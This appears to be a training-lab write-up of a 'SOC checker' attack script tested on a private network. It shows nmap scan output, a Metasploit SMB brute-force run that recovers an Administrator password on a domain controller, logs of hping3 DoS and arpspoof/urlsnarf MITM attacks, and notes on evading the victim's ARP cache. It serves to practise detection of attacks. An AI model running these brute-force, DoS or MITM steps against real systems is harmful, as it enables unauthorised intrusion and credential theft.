```
┌──(kali㉿kali)-[~/socchecker]
└─$ cat nmapgrep
# Nmap 7.93 scan initiated Tue May 30 02:07:37 2023 as: nmap -Pn -sV -F -T5 -oG nmapgrep 172.16.50.0/24
Host: 172.16.50.1 (pfSense.home.arpa)   Status: Up
Host: 172.16.50.1 (pfSense.home.arpa)   Ports: 22/open/tcp//ssh//OpenSSH 7.9 (protocol 2.0)/, 53/open/t
red (96)
Host: 172.16.50.2 ()    Status: Up
Host: 172.16.50.2 ()    Ports: 25/open/tcp//smtp//Postfix smtpd/        Ignored State: closed (99)
Host: 172.16.50.254 ()  Status: Up
Host: 172.16.50.254 ()  Ports: 53/open/tcp//domain//Simple DNS Plus/, 88/open/tcp//kerberos-sec//Micros
/, 139/open/tcp//netbios-ssn//Microsoft Windows netbios-ssn/, 389/open/tcp//ldap//Microsoft Windows Act
ds//Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MYDOMAIN)/, 3389/open/tcp//ms-wbt-
Host: 172.16.50.51 ()   Status: Up
Host: 172.16.50.51 ()   Ports:  Ignored State: closed (100)
# Nmap done at Tue May 30 02:07:53 2023 -- 256 IP addresses (4 hosts up) scanned in 15.95 seconds
```

SMB Bruteforce results captured in ~/socchecker/smblogin.txt

```
┌──(kali㉿kali)-[~/socchecker]
└─$ cat smblogin.txt
[*] Processing smbconfig.rc for ERB directives.
resource (smbconfig.rc)> use auxiliary/scanner/smb/smb_login
resource (smbconfig.rc)> set rhosts 172.16.50.254
rhosts ⇒ 172.16.50.254
resource (smbconfig.rc)> set smbdomain mydomain.local
smbdomain ⇒ mydomain.local
resource (smbconfig.rc)> set pass_file passlist.txt
pass_file ⇒ passlist.txt
resource (smbconfig.rc)> set user_file userlist.txt
user_file ⇒ userlist.txt
resource (smbconfig.rc)> run
[*] 172.16.50.254:445     - 172.16.50.254:445 - Starting SMB login bruteforce
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\admin:123',
[!] 172.16.50.254:445     - No active DB -- Credential data will not be saved!
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\admin:12345',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\admin:Passw0rd!',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\Administrator:123',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\Administrator:12345',
[+] 172.16.50.254:445     - 172.16.50.254:445 - Success: 'mydomain.local\Administrator:Passw0rd!' Administrator
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\hello:123',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\hello:12345',
[-] 172.16.50.254:445     - 172.16.50.254:445 - Failed: 'mydomain.local\hello:Passw0rd!',
[*] 172.16.50.254:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (smbconfig.rc)> exit
```

Http traffic captured in ~/socchecker/snarf.txt



Logs of activites (Attack, time & IP Address)

```
Tue May 30 12:51:03 PM +08 2023 sudo nmap 172.16.50.1-20 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 12:51:03 PM +08 2023 SMB Bruteforce on 172.16.50.20
****************************************** END ******************************************
Tue May 30 12:55:04 PM +08 2023 sudo nmap 172.16.50.20 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 12:55:04 PM +08 2023 SMB Bruteforce on 172.16.50.20
****************************************** END ******************************************
Tue May 30 01:01:30 PM +08 2023 sudo nmap 172.16.50.20 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 01:02:18 PM +08 2023 sudo nmap 172.16.50.1-20 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 01:34:05 PM +08 2023 sudo nmap 172.16.50.0/24 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 01:34:05 PM +08 2023 SMB Bruteforce on 172.16.50.254
****************************************** END ******************************************
Tue May 30 01:43:38 PM +08 2023 sudo nmap 172.16.50.0/24 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 01:43:38 PM +08 2023 MITM (Arpspoof & Urlsnarf) on 172.16.50.254
****************************************** END ******************************************
Tue May 30 02:07:27 PM +08 2023 sudo nmap 172.16.50.0/24 -Pn -sV -F -T5 -oG nmapgrep
Tue May 30 02:07:27 PM +08 2023 SMB Bruteforce on 172.16.50.254
****************************************** END ******************************************

┌──(kali㉿kali)-[~/socchecker]
└─$ cat /var/log/soclog
```

```
sgtime=$(TZ=Asia/Singapore date)
sudo chmod 777 /var/log
# Setting the time zone to GMT+8 and giving permission to store the logs
```

```
echo "$sgtime sudo nmap $scanip -Pn -sV -F -T5 -oG nmapgrep" >> /var/log/soclog
```

```
echo "$sgtime Hping3 DOS Attack on $victimip" >> /var/log/soclog
```

```
echo "$sgtime SMB Bruteforce on $victimip" >> /var/log/soclog
```

```
echo "$sgtime MITM (Arpspoof & Urlsnarf) on $victimip" >> /var/log/soclog
```

```
echo "****************************************** END ******************************************" >> /var/log/soclog
sudo chmod 755 /var/log
# Reverting the file permission of /var/log to original
```

AREAS FOR IMPROVEMENT

1) Allow user to further customise hping attack

- Interval between packet and packet size

2) For IP selection, utilise CASE for users to choose, rather than manually typing it out

3) For MITM, find a way to ensure victim's machine does not have the attacker's IP address in its arp cache

REFERENCES

https://askubuntu.com/questions/974756/how-can-i-open-a-extra-console-and-run-a-program-in-it-with-one-command

https://nordpass.com/most-common-passwords-list/

https://askubuntu.com/questions/974756/how-can-i-open-a-extra-console-and-run-a-program-in-it-with-one-command

https://odin.mdacc.tmc.edu/~ryu/linux.html#:~:text=If%20you%20type%20%22tr%20'%5C,one%20column%20into%20one%20row.